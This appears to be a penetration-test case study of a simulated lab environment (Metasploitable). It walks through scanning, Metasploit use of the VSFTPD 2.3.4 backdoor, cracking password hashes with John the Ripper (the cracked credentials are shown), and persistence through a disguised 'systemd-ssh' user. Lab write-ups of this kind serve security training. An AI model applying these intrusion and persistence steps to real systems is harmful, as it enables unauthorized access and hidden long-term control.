

MegaCorpOne Penetration Test Summary

Overview

This case study summarizes a hands-on penetration testing engagement performed against MegaCorpOne’s simulated environment. It highlights reconnaissance, scanning, exploitation, password cracking, and persistence techniques, supported by screenshot descriptions extracted from the original report.

Objectives



- Identify exploitable vulnerabilities within the MegaCorpOne environment.
- Compromise multiple machines.
- Escalate privileges and access sensitive information.
- Demonstrate realistic attacker methodology.

Methodology

1. OSINT & Reconnaissance

Using Google dorking techniques, publicly exposed information was identified, including:

- Employee email addresses
- Internal structure references
- Public-facing server details




2. Network Scanning & Enumeration

Tools used: Nmap, Zenmap, NSE scripts.

Key findings:

- Open ports: 22, 80, 443
- SSH version: OpenSSH_7.9p1
- Web server: Apache 2.4.38
- OS: Debian
- Potential CVEs identified: CVE-2019-0215, CVE-2019-0220, CVE-2019-0217, and others





3. Exploitation

A critical vulnerability was discovered in **VSFTPD 2.3.4**, which contains a known backdoor.

Using Metasploit:

- Successful exploitation granted unauthorized access.
- Provided an initial foothold into the environment.




4. Privilege Escalation & Password Cracking

After gaining access, enumeration revealed password hashes stored in

Using **John the Ripper**, several passwords were cracked:

- postgres → *postgres*
- msfadmin → *123456789*
- sys → *batman*
- tstark → *Password!*

These credentials enabled lateral movement and further compromise.




```
root@kali: ~  
└─(root@kali)─┬─  
└─ nano hash  
└─(root@kali)─┬─  
└─ john hash  
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
service (service)  
user (user)  
postgres (postgres)  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
passwords (passwords)  
123456789 (klog)  
batman (sys)  
Password! (tstark)  
Proceeding with incremental:ASCII
```

5. Persistence

A persistent SSH user was created to maintain long-term access:

- New user added:
- SSH configuration modified to allow continued access



```
msfadmin@172.22.117.150:~$ ssh msfadmin@172.22.117.150  
msfadmin@172.22.117.150's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Mon Jul 1 08:45:00 2024 from 172.22.117.100  
msfadmin@metasploitable:~$ cd /etc/ssh  
msfadmin@metasploitable:~/etc/ssh$ ls  
moduli ssh_config sshd_config ssh_host_dsa_key ssh_host_dsa_key.pub ssh_host_rsa_key ssh_host_rsa_key.pub  
msfadmin@metasploitable:~/etc/ssh$ sudo nano sshd_config  
msfadmin@metasploitable:~/etc/ssh$ sudo adduser systemd-ssh  
Adding user 'systemd-ssh' ...  
Adding new group 'systemd-ssh' (1003) ...  
Adding new user 'systemd-ssh' (1003) with group 'systemd-ssh' ...  
The home directory '/home/systemd-ssh' already exists. Not copying from '/etc/skel'.  
Enter new UNIX password:  
passwd: password updated successfully  
Changing the user information for systemd-ssh  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [y/N]  
Changing the user information for systemd-ssh  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [y/N]  
msfadmin@metasploitable:~/etc/ssh$
```

Key Findings

- Identified multiple critical vulnerabilities.
- Exploited a real backdoor in VSFTPD.
- Cracked several user passwords.
- Established persistent access.
- Demonstrated full attacker lifecycle: recon → exploit → escalate → persist.

Summary

This engagement demonstrates a full attacker lifecycle and highlights several critical weaknesses within the environment. The findings highlight the importance of patching, strong credential policies, and secure service configurations.

This case study showcases real-world penetration testing methodology and hands-on offensive security capability